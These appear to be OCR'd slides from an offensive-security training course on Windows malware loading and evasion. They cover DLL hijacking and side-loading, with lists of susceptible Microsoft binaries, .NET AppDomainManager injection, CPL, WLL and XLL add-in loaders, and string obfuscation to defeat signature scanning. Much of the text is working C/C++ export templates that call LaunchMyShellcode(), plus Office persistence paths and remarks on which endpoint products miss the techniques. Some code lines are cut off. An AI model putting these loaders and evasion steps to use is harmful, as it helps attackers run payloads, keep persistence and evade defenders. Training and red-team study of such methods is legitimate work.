
- **Hunting for DLL Hijacking opportunities**
  - SysInternals Process Monitor (ProcMon)
  - (2) Highlight/Filter **Result is NAME NOT FOUND**
  - (1) If operation is **CreateFile** and ends with **.DLL:**
    - If DLL path is writeable with user permissions
      - **DLL Hijacking possible!**

- Automate all these steps with

  [Accenture/Spartacus]

  [vu-ls/Crassus]





DLL Side-Loading

```
$data[5000]

Get-childitem -Path "c:\Program Files\" -Filter *.exe -Recurse -File -Name | ForEach-Object {
    $binarytocheck = "c:\Program Files\" + $_
    c:\siofra\siofra64.exe --mode file-scan --enum-dependency --dll-hijack -f $binarytocheck >> c:\siofra\tocheck.txt
}
```

https://twitter.com/ShitSecure/status/1566126264469098497

» How to look out for Side-Loading opportunities?

- » Frida + WFH: Frida instruments executables, WFH applies LoadLibrary hook for printing dynamically loaded DLLs
- » Koppeling: Brings NetClone.exe tool to copy DLL exports from target DLL to our own
- » Siofra: another nice tool that scans executables for side-loading & hijacking opportunities
- » Spartacus: Takes Procmon output, filters it, spits out found targets & DLL templates
- » Crassus: Builds on top of Spartacus, takes Procmon output, filters it, spits out found targets & DLL templates (also verifies ACLs and other nuances)

```
// ===============================================
//
//    DLL EXPORTS FOR DISM DISMCORE.DLL HIJACKING
//
// ===============================================

STDAPI my_DllGetClassObject(
    const CLSID& rclsid,
    const IID& riid,
    void** ppv
)
{
    LaunchMyShellcode();

    return NULL;
}
```

» Example known susceptible targets:

1. %WINDIR%\System32\DISM.exe + DismCore.dll
2. %ProgramFiles%\Windows Defender\NisSrv.exe + mpclient.dll
3. %WINDIR%\System32\RuntimeBroker.exe + ump dc.dll
4. %WINDIR%\System32\WFS.exe + FxsCompose.dll

```
// ===============================================================
//
//    DLL EXPORTS FOR WFS FXSCOMPOSE.DLL HIJACKING
//
// ===============================================================

DWORD CALLBACK my_HrInitComposeFormDll()
{
    LaunchMyShellcode();

    typedef DWORD(WINAPI* typeHrInitComposeFormDll)(void);

    auto _HrInitComposeFormDll = (typeHrInitComposeFormDll)
        GetProcAddress(LoadLibraryA("FxsCompose.dll"), "HrInitComposeFormDll");

    return _HrInitComposeFormDll();
}
```

» Example DLL template showcasing them all:

C:\Training\Exercises\day3\Exercise 4\simple-loader

```
// DISM.exe -> DismCore.dll

#pragma comment(linker,"/EXPORT:DllGetClassObject=my_DllGetClassObject")

// Teams -> version.dll

#pragma comment(linker,"/EXPORT:GetFileVersionInfoExW=my_GetFileVersionInfoExW")
#pragma comment(linker,"/EXPORT:GetFileVersionInfoSizeExW=my_GetFileVersionInfoSizeExW")
#pragma comment(linker,"/EXPORT:GetFileVersionInfoSizeW=my_GetFileVersionInfoSizeW")
#pragma comment(linker,"/EXPORT:GetFileVersionInfoW=my_GetFileVersionInfoW")
#pragma comment(linker,"/EXPORT:VerQueryValueW=my_VerQueryValueW")

// RuntimeBroker -> umpdc.dll

#pragma comment (linker, "/export:PdcSleep=my_PdcSleep")
#pragma comment (linker, "/export:PdcAcquireRwLockExclusive=C:\\windows\\system32\\umpdc.
#pragma comment (linker, "/export:PdcActivationClientActivityRequest=C:\\windows\\system32
#pragma comment (linker, "/export:PdcActivationClientRegister=C:\\windows\\system32\\umpdc
#pragma comment (linker, "/export:PdcActivationClientUnregister=C:\\windows\\system32\\ump
```

» Example complex infection scenarios leveraging these:

C:\Training\Exercises\day2\Complex-Infection-Chains

DLL Hijacking

» In September 2022, Lazarus group was observed to backdoor legitimate programs*

The droppers may (Table 1) or may not (Table 2) be side-loaded by a legitimate (Microsoft) process. In the first case here, the legitimate application is at an unusual location and the malicious component bears the name of the corresponding DLL that is among the application's imports. For example, the malicious DLL `coloui.dll` is side-loaded by a legitimate system application Color Control Panel (`colorcpl.exe`), both located at `C:\ProgramData\PTC\`. However, the usual location for this legitimate application is `%WINDOWS%\System32\`.

Table 2. Other malware involved in the attack

Location folder	Malware	Trojanized project
`C:\PublicCache\`	`msdxm.ocx`	libpcre 8.44
`C:\ProgramData\Adobe\`	`Adobe.tmp`	SQLite 3.31.1
`C:\PublicCache\`	`msdxm.ocx`	sslSniffer


Table 1. Malicious DLLs side-loaded by a legitimate process from an unusual location

Location folder	Legitimate parent process	Malicious side-loaded DLL	Trojanized project
`C:\ProgramData\PTC\`	`colorcpl.exe`	`colorui.dll`	libcrypto of LibreSSL 2.6.5
`C:\Windows\Vss\`	`WFS.exe`	`credui.dll`	GOnpp v1.2.0.0 (Notepad++ plug-in)
`C:\Windows\security\`	`WFS.exe`	`credui.dll`	FingerText 0.56.1 (Notepad++ plug-in)
`C:\ProgramData\Caphyon\`	`wsmprovhost.exe`	`mi.dll`	lecui 1.0.0 alpha 10
`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\`	`SMSvcHost.exe`	`cryptsp.dll`	lecui 1.0.0 alpha 10

* https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/

DLL Side-Loading

» Beware: MS Defender for Endpoint (MDE) might trigger on DLL Side-Loading/Hijacking:



https://www.linkedin.com/feed/update/urn:li:activity:7040479255910043648/

.NET DLL Sideloading


» Yesterday we discussed how we can make .NET EXE sideload .NET DLL, by defining custom AppDomainManager

» When .NET executable starts, .NET CLR runtime looks for Program.exe.config and processes it.

» There we can define a custom AppDomain Manager class, thus instrumenting runtime to load our malicious .NET DLL

» Demo: repo\Exercises\Day2\AppDomainManager-Injection\just-exe

```
1   using System;
2   using System.IO;
3   using System.Runtime.InteropServices;
4
5   public sealed class MyAppDomainManager : AppDomainManager
6   {
7       public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
8       {
9           // Your nasty things go here...
10      }
11  }
```



WLL, XLL, CPL – Oh my…

» CPL – Control Panel Applet


- » *Double-clickable*
- » **control.exe evil.cpl**
  - » **-> rundll32.exe Shell32.dll,Control_RunDLL evil.cpl**
- » For some reason skipped by aggressively configured **CrowdStrike Falcon** *(state for June, 2022)*


```
extern "C"
{
#ifndef _WIN64
    // In x86 symbols having __stdcall will be decorated following the schema: _Name@Num - where
    // num is number of bytes passed to stack, the callee will pop. In x64 there are no other calling conventions
    // than the __fastcall so symbols should be exposed as they're named.

#pragma comment(linker,"/EXPORT:xlAutoOpen=_xlAutoOpen@0")
#pragma comment(linker,"/EXPORT:CPlApplet=_CPlApplet@16")

#endif
```

```
//
// DLL export for Control Panel execution technique.
// Requirement: DLL file must be renamed to .cpl
// Usage:
//      a) control C:\full\path\to\simple-loader.cpl
//      b) simple-loader.cpl
//
//
__declspec (dllexport) LONG CALLBACK CPlApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)
{
    LaunchMyShellcode();
    return 1;
}
```

» WLL – Word Add-In

- » *Not double-clickable*
- » Bare bones C++ DLL executing code directly in **DllMain**, **no additional exports required**.
- » Persistence by placing .WLL into Word Trusted Path: %APPDATA%\Microsoft\Word\Startup\evil.wll
- » That’s all, it’ll get automatically picked up by Word upon opening.






WLL, XLL, CPL – Oh my…

» **XLL – Excel Add-In**

- » *Double-clickable*
- » If XLL has MOTW on it, it will be blocked from loading
- » XLL requires a special export named **xlAutoOpen**
- » First – create „OPEN" value in HKCU\Software\Microsoft\Office\16.0\Excel\Options
- » Set it with /R evil.xll
- » Then place your evil.xll into Office AddIns Path:
  %APPDATA%\Microsoft\AddIns\evil.xll

```
// ============================================================================
//
//    DLL EXPORTS FOR XLL (EXCEL ADD-IN)
//
// ============================================================================

__declspec(dllexport) int CALLBACK xlAutoOpen(void)
{
    LaunchMyShellcode();
    return 1;
}
```



» Since they both export a dedicated API

- » We can have our malware launched in that API instead of **DllMain** *(Loader Lock issues, remember?)*

https://labs.withsecure.com/archive/add-in-opportunities-for-office-persistence/

WLL, CPL, XLL – oh my…

```
1
2   #define WIN32_LEAN_AND_MEAN
3   #include <windows.h>
4
5   //
6   // ===========================================================================================================
7   // START CUSTOMIZATION AREA
8   //
9
10  //
11  // Uncomment below definition to call LaunchMyShellcode() from DllMain.
12  // Beware Loader Lock issues!
13  //
14  #define I_WANT_TO_RUN_MY_SHELLCODE_IN_DLLMAIN
15
```

» Let’s wrap them all up now, shall we?

» **Exercise 4: Showcasing these *Ls!**

- » Exercises\day3\Exercise 4\simple-loader\bin\x64\Release-NoDllMain\simple-loader.dll
- » Adjust compiled simple-loader.dll with your command and rename it to XLL/CPL
- » Run it and see how it rolls ☺
- » Optionally – comment out #define I_WANT_TO_RUN_MY_... line to disable execution from DllMain & recompile.
  - » That is already offered by *Release-NoDllMain* compilation artifact.

```
16  //
17  // This big string blob serves a fill-up purpose for easy adjustment of a compiled DLL artifact.
18  // Placed in a global variable to make it land in .data section.
19  // Simply find below sequence in your DLL file and edit it however you please with Hex editor.
20  // Remember to terminate your command with a NULL byte.
21  //
22  #define MAX_LEN 1024
23  char processCommandLine[MAX_LEN] =
    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
    Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
    s0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av
    0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3
24
```

simple-loader.dll*

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
2600h:	CD	5D	20	D2	66	D4	FF	FF	32	A2	DF	2D	99	2B	00	00	Í] ÒfÔÿÿ2¢ß-™+..
2610h:	FF	FF	FF	FF	00	00	00	00	01	00	00	00	02	00	00	00	ÿÿÿÿ.....
2620h:	2F	20	00	00	00	00	00	00	00	F8	00	00	00	00	00	00	/ .....ø.....
2630h:	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
2640h:	6E	6F	74	65	70	61	64	2E	65	78	65	00	41	61	34	41	notepad.exe.Aa4A
2650h:	61	35	41	61	36	41	61	37	41	61	38	41	61	39	41	62	a5Aa6Aa7Aa8Aa9Ab
2660h:	30	41	62	31	41	62	32	41	62	33	41	62	34	41	62	35	0Ab1Ab2Ab3Ab4Ab5
2670h:	41	62	36	41	62	37	41	62	38	41	62	39	41	63	30	41	Ab6Ab7Ab8Ab9Ac0A
2680h:	63	31	41	63	32	41	63	33	41	63	34	41	63	35	41	63	c1Ac2Ac3Ac4Ac5Ac
2690h:	36	41	63	37	41	63	38	41	63	39	41	64	30	41	64	31	6Ac7Ac8Ac9Ad0Ad1

Basic Evasions

https://www.vx-underground.org/windows.html

Strings Obfuscation

```
1
2  #include <iostream>
3  #include "ADVobfuscator\MetaString.h"
4
```

» Always use strings obfuscation libraries or apply language-specific obfuscators

  » Golang – Garble

  » C/C++ - ADVobfuscator

  » C# - ConfuserEx

  » Rust - https://docs.rs/obfstr/latest/obfstr/

» So easy to fell into static signaturing when strings give away executable's intent

» Demo: day3\String Obfuscation\x64\string-obf-demo.exe

```
N = 0:   constexpr wchar_t ALWAYS_INLINE encrypt(wchar_t c, int k) const { return c ^ k; }
N = 1:   constexpr wchar_t ALWAYS_INLINE encrypt(wchar_t c, size_t position) const { return c ^ key(position); }
N = 2:   constexpr wchar_t ALWAYS_INLINE encrypt(wchar_t c) const { return c + key(K); }
```

```
25  int main()
26  {
27      std::cout << "String Obfuscation demo!\n\n";
28
29      std::cout << "== Test 1: Below line is not obfuscated and can be extracted from compiled EXE:\n";
30
31      std::cout << "\t__malware_string_1234__\n\n";
32
33      std::cout << "== Test 2: Now below line is obfuscated and cannot be easily extracted from EXE:\n";
34
35      std::cout << OBF_ASCII("\t__malware_string_5678__\n");
36      std::cout << OBF_ASCII("\tX5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\n");
37
38      std::cout << "\nCompleted.\n";
39  }
```


```
00001C40: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00001C50: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00001C60: 40 50 00 40 01 00 00 00|E0 50 00 40 01 00 00 00  | @P.@....ŕP.@....
00001C70: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
00001C80: 53 74 72 69 6E 67 20 4F|62 66 75 73 63 61 74 69  | String Obfuscati
00001C90: 6F 6E 20 64 65 6D 6F 21|0A 0A 00 00 00 00 00 00  | on demo!........
00001CA0: 3D 3D 20 54 65 73 74 20|31 3A 20 42 65 6C 6F 77  | == Test 1: Below
00001CB0: 20 6C 69 6E 65 20 69 73|20 6E 6F 74 20 6F 62 66  |  line is not obf
00001CC0: 75 73 63 61 74 65 64 20|61 6E 64 20 63 61 6E 20  | uscated and can
00001CD0: 62 65 20 65 78 74 72 61|63 74 65 64 20 66 72 6F  | be extracted fro
00001CE0: 6D 20 63 6F 6D 70 69 6C|65 64 20 45 58 45 3A 0A  | m compiled EXE:.
00001CF0: 00 00 00 00 00 00 00 00|09 5F 5F 6D 61 6C 77 61  | .........__malwa
00001D00: 72 65 5F 73 74 72 69 6E|67 5F 31 32 33 34 5F 5F  | re_string_1234__
00001D10: 0A 0A 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00001D20: 3D 3D 20 54 65 73 74 20|32 3A 20 4E 6F 77 20 62  | == Test 2: Now b
00001D30: 65 6C 6F 77 20 6C 69 6E|65 20 69 73 20 6F 62 66  | elow line is obf
00001D40: 75 73 63 61 74 65 64 20|61 6E 64 20 63 61 6E 6E  | uscated and cann
